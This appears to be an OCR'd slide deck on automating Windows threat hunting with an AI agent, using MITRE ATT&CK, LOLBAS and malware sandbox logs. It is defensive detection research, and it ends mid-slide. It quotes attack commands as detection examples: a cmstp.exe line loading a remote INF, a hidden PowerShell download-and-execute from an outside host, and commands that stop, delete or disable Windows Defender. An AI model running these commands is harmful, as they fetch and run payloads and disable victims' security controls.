# ATT&CKing The Command Line & Hunting For More

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# Agenda

- Threat Hunting Automation Motivation
- MITRE ATT&CK & LOLBAS
- Process Execution Logs
- Artificial Intelligence Agent Design
- Putting it all together
- Results
- Take-aways

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# Threat Hunting Automation Motivation

Current Reality

- Threat hunting used to detect activity we are currently missing.  As defenders, we often don't know we are missing it.
- Resource gaps
- Skill gaps
- Limited time to spend on threat hunting

Suggested Approach

- Automate threat hunting
- MITRE ATT&CK and other frameworks is a good place to start
- <u>MUST</u> be effective with both small and big data

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# MITRE ATT&CK

- Adversarial Tactics, Techniques, and Common Knowledge
- Knowledge base for cyber adversary behavior (techniques) mapped to kill chain phases (tactics)
- Can be consumed in Wiki format or programmatically via STIX/TAXII interface

ATT&CK™
Adversarial Tactics, Techniques & Common Knowledge

https://attack.mitre.org/

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# MITRE ATT&CK

| Initial Access | Execution | Persistence | Lateral Movement | … | Exfiltration |
|---|---|---|---|---|---|
| Drive-by Compromise | PowerShell | New Service | Remote Desktop Protocol | | Data Transfer Size Limits |
| Spearphishing Link | CMSTP | Scheduled Task | Windows Remote Management | | Exfiltration over C2 Channel |
| ⋮ | ⋮ | ⋮ | ⋮ | | ⋮ |

283 Techniques (219 unique) across 10 tactics

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# MITRE ATT&CK

## CMSTP

The Microsoft Connection Manager Profile Installer (CMSTP.exe) is a command-line program used to install Connection Manager service profiles.[1] CMSTP.exe accepts an installation information file (INF) as a parameter and installs a service profile leveraged for remote access connections.

Adversaries may supply CMSTP.exe with INF files infected with malicious commands.[2] Similar to Regsvr32 / "Squiblydoo", CMSTP.exe may be abused to load and execute DLLs[3] and/or COM scriptlets (SCT) from remote servers.[4][5] This execution may also bypass AppLocker and other whitelisting defenses since CMSTP.exe is a legitimate, signed Microsoft application.

CMSTP.exe can also be abused to Bypass User Account Control and execute arbitrary commands from a malicious INF through an auto-elevated COM interface.[3][5]

| CMSTP<br>Technique | |
|---|---|
| **ID** | T1191 |
| **Tactic** | Defense Evasion, Execution |
| **Platform** | Windows |
| **Permissions Required** | User |
| **Data Sources** | Process Monitoring, Process command-line parameters |
| **Supports Remote** | No |
| **Defense Bypassed** | Application whitelisting, Anti-virus |
| **Contributors** | Ye Yint Min Thu Htut, Offensive Security Team, DBS Bank |

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# LOLBAS

- Living Off the Land Binaries and Scripts
  - General term used when an attacker abuses built-in binaries and scripts of an OS install or common application installation
  - These techniques may be harder to detect, evade controls, blend in with normal use etc.
  - LOLBAS typically provides examples of how these tools are invoked at the command line.

https://github.com/api0cradle/LOLBAS

# LOLBAS

37 lines (25 sloc) | 1.05 KB

Raw Blame History

## Cmstp.exe

- Functions: Execute, UACBypass

```
cmstp.exe /ni /s c:\cmstp\CorpVPN.inf

cmstp.exe /ni /s https://raw.githubusercontent.com/api0cradle/LOLBAS/master/OSBinaries/Payload/Cmstp.inf
```

Acknowledgements:

- Oddvar Moe - @oddvarmoe
- Nick Tyrer - @NickTyrer

Code sample:

- Cmstp.inf
- Cmstp_calc.sct

Resources:

- https://twitter.com/NickTyrer/status/958450014111633408

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
# MS Windows and Technical Context

- Learn about the Windows Operating System
  - Common OS binaries and directory structure.  Can be obtained from “gold image(s)” and process execution logs.
  - Tool descriptions and command line arguments.
  - Operating system features, some obscure and undocumented
  - Common file type, SIDs, common protocols, RFC 1918 IP Address Allocation, registry keys, alternate data streams etc.

# Threat Hunting Living off the Land

- Review and understand MITRE ATT&CK techniques and LOLBAS examples
- Identify patterns that might indicate malicious activity
- Search hypothesized pattern in enterprise endpoint logs to confirm
- Reduce events from millions per day to dozens
- Repeat until something “interesting” is found and is escalated for investigation



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# Process Execution Logs

Provides information about each process executed on an endpoint

Collection Option #1: Windows Event Logging

- Enable logging via Group Policy change (Event ID 4688)
- Enable Command Line Argument Logging

Collection Option #2: Sysmon

- Run Sysmon and enable Type 1 event logging
- Swift-On-Security (https://github.com/SwiftOnSecurity/sysmon-config)

Collection Option #3: EDR Tools

- Enterprise Detection Response (EDR) tools (e.g. Tanium, Carbon Black, CyberReason)

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# Malware Sandbox Logs

- Collected malware sandbox logs from Hybrid Analysis
- Parsed and preprocessed more than 3 months of logs

HYBRID ANALYSIS

Feed

GET /feed/latest access a JSON feed (summary information) of last 250 reports from 24h

Parameters | Try it out

| Name | Description |
| --- | --- |
| user-agent * required string (header) | in order to bypass the internal User-Agent blacklist checks, a browser typical User-Agent string or e.g. 'Falcon Sandbox' has to be provided<br>*Default value* : Falcon Sandbox |


```
{
  "md5": "a9613a2e4620683fc294d395329f1e06",
  "sha1": "82591c531ecb20f5390a4173dfbc93e42187e3ba",
  "sha256": "ac6b771f6f404303cda8ea93a8c819aea67f0d1a384caf7b751f92d753987b71",
  "analysis_start_time": "2018-05-18 17:59:20",
  "threatscore": 100,
  "threatlevel_human": "malicious",
  "size": 26112,
  "type": "Composite Document File V2 Document, Little Endian ...",
  "hosts_geo": [{"ip": "185.145.45.29", "lat": "59.9127", "lon": "10.7461", "cc": "GBR"}],
  "vt_detect": 3,
  "process_list": [
    {
      "uid": "00044009-00003044",
      "name": "EXCEL.EXE",
      "normalizedpath": "%PROGRAMFILES%\\Microsoft Office\\Office14\\EXCEL.EXE",
      "commandline": "/dde",
      "sha256": "ead4783058efc1fca6e92266cca02ae8ab79105405775208167d280c14d98914"
    }, {
      "uid": "00055582-00003000",
      "parentuid": "00044009-00003044",
      "name": "cmd.exe",
      "normalizedpath": "%WINDIR%\\System32\\cmd.exe",
      "commandline": "/c @echo Set objShell = CreateObject(\"Wscript.Shell\") > Pz.vbs & @echo objShell
      "sha256": "17f746d82695fa9b35493b41859d39d786d32b23a9d2e00f4011dec7a02402ae"
    }, {
```


https://www.hybrid-analysis.com/docs/api/v2#/Feed/get_feed_latest

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
# Automate Threat Hunting LOLBAS

- Like humans, AI needs knowledge of MITRE ATT&CK, LOLBAS, Microsoft built-in tools (long-term memory)
- Working memory learns new variations of attacks (short-term memory)
- Automate searches of enterprise logs
- Score results to escalate high priority events for investigation



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
# Cognitive Architecture

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
# Cognitive Architecture

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
# Cognitive Architecture

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
# Cognitive Architecture

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# Knowledge Representation


Attacker / Normal Use knowledge

Tool Usage Examples

**Process Chains**

**Command Line Args**

Powershell.exe

Rundll32.exe
- Functions: Execute, Read ADS
- References: LOLBAS/ATT&CK
- Windows path:
  C:\Windows\...\rundll32.exe
- Windows description:
  Windows host process …

…

excel.exe > rundll32.exe

rundll32.exe > attrib.exe

cmd.exe > rundll32.exe
- First_seen: 7/2/2018
- Label: Benign
- Times_seen: 35

…

javascript:"\..\mshtml…

desk.cpl,InstallScreen…

shell32.dll,Control…
- First_seen: 8/9/2018
- Label: Malicious
- Times_seen: 4

… TAG TAG

Long Term Memory

Short Term Memory

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# LOLBAS / ATT&CK Mapping

| Initial Access | Execution | Persistence | Privilege Escalation | Defense Evasion | Credential Access | Discovery | Lateral Movement | Collection | Exfiltration | Command And Control |
|---|---|---|---|---|---|---|---|---|---|---|
| 10 items | 31 items | 56 items | 28 items | 59 items | 20 items | 19 items | 17 items | 13 items | 9 items | 21 items |
| Drive-by Compromise | AppleScript | .bash_profile and .bashrc | Access Token Manipulation | Access Token Manipulation | Account Manipulation | Account Discovery | AppleScript | Audio Capture | Automated Exfiltration | Commonly Used Port |
| Exploit Public-Facing Application | CMSTP | Accessibility Features | Accessibility Features | Binary Padding | Bash History | Application Window Discovery | Application Deployment Software | Automated Collection | Data Compressed | Communication Through Removable Media |
| Hardware Additions | Command-Line Interface | AppCert DLLs | AppCert DLLs | BITS Jobs | Brute Force | Browser Bookmark Discovery | Distributed Component Object Model | Clipboard Data | Data Encrypted | Connection Proxy |
| Replication Through Removable Media | Control Panel Items | AppInit DLLs | AppInit DLLs | Bypass User Account Control | Credential Dumping | File and Directory Discovery | Exploitation of Remote Services | Data from Information Repositories | Data Transfer Size Limits | Custom Command and Control Protocol |
| Spearphishing Attachment | Dynamic Data Exchange | Application Shimming | Application Shimming | Clear Command History | Credentials in Files | Network Service Scanning | Logon Scripts | Data from Local System | Exfiltration Over Alternative Protocol | Custom Cryptographic Protocol |
| Spearphishing Link | Execution through API | Authentication Package | Bypass User Account Control | CMSTP | Credentials in Registry | Network Share Discovery | Pass the Hash | Data from Network Shared Drive | Exfiltration Over Command and Control Channel | Data Encoding |
| Spearphishing via Service | Execution through Module Load | BITS Jobs | DLL Search Order Hijacking | Code Signing | Exploitation for Credential Access | Password Policy Discovery | Pass the Ticket | Data from Removable Media | Exfiltration Over Other Network Medium | Data Obfuscation |
| Supply Chain Compromise | Exploitation for Client Execution | Bootkit | Dylib Hijacking | Component Firmware | Forced Authentication | Peripheral Device Discovery | Remote Desktop Protocol | Data Staged | Exfiltration Over Physical Medium | Domain Fronting |
| Trusted Relationship | Graphical User Interface | Browser Extensions | Exploitation for Privilege Escalation | Component Object Model Hijacking | Hooking | Permission Groups Discovery | Remote File Copy | Email Collection | Scheduled Transfer | Fallback Channels |
| Valid Accounts | InstallUtil | Change Default File Association | Extra Window Memory Injection | Control Panel Items | Input Capture | Process Discovery | Remote Services | Input Capture | | Multi-hop Proxy |
| | Launchctl | Component Firmware | File System Permissions Weakness | DCShadow | Input Prompt | Query Registry | Replication Through Removable Media | Man in the Browser | | Multi-Stage Channels |
| | Local Job Scheduling | Component Object Model Hijacking | Hooking | Deobfuscate/Decode Files or Information | Kerberoasting | Remote System Discovery | Shared Webroot | Screen Capture | | Multiband Communication |
| | LSASS Driver | Create Account | Image File Execution Options Injection | Disabling Security Tools | Keychain | Security Software Discovery | SSH Hijacking | Video Capture | | Multilayer Encryption |
| | Mshta | DLL Search Order Hijacking | Launch Daemon | DLL Search Order Hijacking | LLMNR/NBT-NS Poisoning | System Information Discovery | Taint Shared Content | | | Port Knocking |
| | PowerShell | Dylib Hijacking | New Service | DLL Side-Loading | Network Sniffing | System Network Configuration Discovery | Third-party Software | | | Remote Access Tools |
| | Regsvcs/Regasm | External Remote Services | Path Interception | Exploitation for Defense Evasion | Password Filter DLL | System Network Connections Discovery | Windows Admin Shares | | | Remote File Copy |
| | Regsvr32 | File System Permissions Weakness | Plist Modification | Extra Window Memory Injection | Private Keys | System Owner/User Discovery | Windows Remote Management | | | Standard Application Layer Protocol |
| | Rundll32 | Hidden Files and Directories | Port Monitors | File Deletion | Replication Through Removable Media | System Service Discovery | | | | Standard Cryptographic Protocol |
| | Scheduled Task | Hooking | Process Injection | File System Logical Offsets | Securityd Memory | System Time Discovery | | | | Standard Non-Application Layer Protocol |
| | Scripting | Hypervisor | Scheduled Task | Gatekeeper Bypass | Two-Factor Authentication Interception | | | | | Uncommonly Used Port |
| | Service Execution | Image File Execution Options Injection | Service Registry Permissions Weakness | Hidden Files and Directories | | | | | | Web Service |
| | Signed Binary Proxy Execution | Kernel Modules and Extensions | Setuid and Setgid | Hidden Users | | | | | | |
| | Signed Script Proxy Execution | Launch Agent | SID-History Injection | Hidden Window | | | | | | |
| | Source | Launch Daemon | Startup Items | HISTCONTROL | | | | | | |
| | Space after Filename | Launchctl | Sudo | Image File Execution Options Injection | | | | | | |
| | Third-party Software | LC_LOAD_DYLIB Addition | Sudo Caching | Indicator Blocking | | | | | | |
| | Trap | Local Job Scheduling | Valid Accounts | Indicator Removal from Tools | | | | | | |
| | Trusted Developer Utilities | Login Item | Web Shell | Indicator Removal on Host | | | | | | |
| | User Execution | Logon Scripts | | Indirect Command Execution | | | | | | |
| | Windows Management Instrumentation | LSASS Driver | | Install Root Certificate | | | | | | |
| | Windows Remote Management | Modify Existing Service | | InstallUtil | | | | | | |
| | | Netsh Helper DLL | | Launchctl | | | | | | |
| | | New Service | | LC_MAIN Hijacking | | | | | | |
| | | Office Application Startup | | Masquerading | | | | | | |
| | | Path Interception | | Modify Registry | | | | | | |
| | | Plist Modification | | Mshta | | | | | | |
| | | Port Knocking | | Network Share Connection Removal | | | | | | |
| | | Port Monitors | | NTFS File Attributes | | | | | | |
| | | Rc.common | | Obfuscated Files or Information | | | | | | |
| | | Re-opened Applications | | Plist Modification | | | | | | |
| | | Redundant Access | | Port Knocking | | | | | | |
| | | Registry Run Keys / Start Folder | | Process Doppelgänging | | | | | | |
| | | Scheduled Task | | Process Hollowing | | | | | | |
| | | Screensaver | | Process Injection | | | | | | |
| | | Security Support Provider | | Redundant Access | | | | | | |
| | | Service Registry Permissions Weakness | | Regsvcs/Regasm | | | | | | |
| | | Shortcut Modification | | Regsvr32 | | | | | | |
| | | SIP and Trust Provider Hijacking | | Rootkit | | | | | | |
| | | Startup Items | | Rundll32 | | | | | | |
| | | System Firmware | | Scripting | | | | | | |
| | | Time Providers | | Signed Binary Proxy Execution | | | | | | |
| | | Trap | | Signed Script Proxy Execution | | | | | | |
| | | Valid Accounts | | SIP and Trust Provider Hijacking | | | | | | |
| | | Web Shell | | Software Packing | | | | | | |
| | | Windows Management Instrumentation Event Subscription | | Space after Filename | | | | | | |
| | | Winlogon Helper DLL | | Timestomp | | | | | | |
| | | | | Trusted Developer Utilities | | | | | | |
| | | | | Valid Accounts | | | | | | |
| | | | | Web Service | | | | | | |

45 of 283 (16%) ATT&CK Techniques directly mapped to LOLBAS

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# LOLBAS / ATT&CK Mapping

| Execution | Persistence | Privilege Escalation | Defense Evasion | Credential Access | Discovery | Lateral Movement | Command And Control |
|---|---|---|---|---|---|---|---|
| 15 items | 9 items | 5 items | 18 items | 2 items | 3 items | 2 items | 1 items |
| CMSTP | BITS Jobs | Bypass User Account Control | BITS Jobs | Credential Dumping | Query Registry | Remote File Copy | Remote File Copy |
| Control Panel Items | Modify Existing Service | New Service | Bypass User Account Control | Credentials in Registry | Security Software Discovery | Windows Remote Management | |
| InstallUtil | Netsh Helper DLL | Path Interception | CMSTP | | System Service Discovery | | |
| Mshta | New Service | Port Monitors | Control Panel Items | | | | |
| PowerShell | Path Interception | Service Registry Permissions Weakness | Deobfuscate/Decode Files or Information | | | | |
| Regsvcs/Regasm | Port Monitors | | Indirect Command Execution | | | | |
| Regsvr32 | Service Registry Permissions Weakness | | InstallUtil | | | | |
| Rundll32 | SIP and Trust Provider Hijacking | | Modify Registry | | | | |
| Scripting | Winlogon Helper DLL | | Mshta | | | | |
| Service Execution | | | NTFS File Attributes | | | | |
| Signed Binary Proxy Execution | | | Regsvcs/Regasm | | | | |
| Signed Script Proxy Execution | | | Regsvr32 | | | | |
| Trusted Developer Utilities | | | Rundll32 | | | | |
| Windows Management Instrumentation | | | Scripting | | | | |
| Windows Remote Management | | | Signed Binary Proxy Execution | | | | |
| | | | Signed Script Proxy Execution | | | | |
| | | | SIP and Trust Provider Hijacking | | | | |
| | | | Trusted Developer Utilities | | | | |

45 of 283 (16%) ATT&CK Techniques directly mapped to LOLBAS

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# Hunting for “Similarity”

Method #1: Process Chains

Method #2: Text Similarity

Method #3: Grouping Concept “Tags”

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# Hunting for “Similarity”

- **Method #1: Process Chains**
- Method #2: Text Similarity
- Method #3: Grouping Concept “Tags”

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# Process Chains

- Parse malware sandbox process execution logs for process call chains
- Learn which process chains are malicious, benign, and whether we have enough information to be certain

| PPID | PID | Process / Command Line |
|---|---|---|
| 100 | 101 | WINWORD.EXE /n "C:\ProtectedDocument.docm" |
| 101 | 102 | rundll32.exe %WINDIR%\\System32\\rundll32.EXE |
| 102 | 103 | updateservice.exe |

**Process Execution Log Example**

**winword.exe > rundll32.exe > unknown.exe**
**First seen: 5/20/2018**
**Last observed: 8/20/2018**
**Times seen: 35**
**# malicious: 35**
**# benign: 0**
**…**

**Short Term Memory Representation**

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
# Process Chain Training

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# Process Chain TTP Identification

- Beyond tribal knowledge, AI automatically extracted process chain TTPs with no benign examples.

| Count | Process Chain |
|---|---|
| 4710 | unknown_process.exe => unknown_process.exe => taskkill.exe |
| 1295 | unknown_process.exe => cmd.exe => cmd.exe |
| 1215 | winword.exe => cmd.exe |
| 1003 | unknown_process.exe => unknown_process.exe => cmd.exe => cscript.exe |
| 718 | unknown_process.exe => nslookup.exe |
| 699 | winword.exe => powershell.exe |
| 690 | unknown_process.exe => cmd.exe => cscript.exe |
| 673 | unknown_process.exe => unknown_process.exe => unknown_process.exe => cmd.exe |
| 556 | unknown_process.exe => taskkill.exe |
| 550 | unknown_process.exe => attrib.exe |

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# Hunting for “Similarity”

Method #1: Process Chains

**Method #2: Text Similarity**

Method #3: Grouping Concept “Tags”

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# Command Line Argument Analysis

- Some techniques better identified through command line arguments

| PPID | PID | Process / Command Line |
|---|---|---|
| 100 | 101 | cmd.exe /c “powershell.exe -w hidden -noprofile -executionpolicy bypass (new-object system.net.webclient).downloadfile ('http://atoloawrd.ru/arox/nmc.exe?gJOHv','%TemP%PnY63.eXE'); InVOkE-WmiMethoD -Class Win32_PRoCEss -NamE CrEate -ArgumEntLIst '%TeMp%PnY63.EXE’” |

**Process Execution Log Example**

“Similarity Measurement”

/c powershell -w hidden -noprofile -executionpolicy bypass …

**First seen: 5/20/2018**
**Last observed: 8/20/2018**
**Times similar seen: 12**
**# malicious: 12**
**# benign: 0**

**Short Term Memory Representation**

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# Command Line Argument TTP Identification

- AI aggregates statistics using NLP-based similarity searches after it experiences enough data

| Count | % | Command Line Arguments for cmd.exe | Comment |
|---|---|---|---|
| 80 | 6.4% | /s /d /c" ftype " | Displays file extension associations |
| 68 | 5.4% | /c start www.pornhub.com | Forces user to visit porn site |
| 47 | 3.7% | /c sc stop windefend | Stops Windows Defender service |
| 46 | 3.7% | /c powershell set-mppreference -disablerealtimemonitoring $true | Disables realtime monitoring in Microsoft Defender |
| 46 | 3.7% | /c sc delete windefend | Deletes Windows Defender |
| 43 | 3.4% | /c cacls "%appdata%\microsoft\windows\start menu\programs\startup\start.lnk" /t /e /g users:f /c | Grants full control of .lnk file to all users |
| 29 | 2.3% | /c ftyp^e \| find^str df^il | Searching for .cmd file association |
| 24 | 1.9% | /k attrib "c:" +s +h | Adds system and hidden file attributes |

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# Hunting for “Similarity”

Method #1: Process Chains

Method #2: Text Similarity

**Method #3: Grouping Concept “Tags”**

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# Command Line Argument Analysis

- Similarity measured on the Tags (exact match or Jaccard Similarity)

| PPID | PID | Process / Command Line |
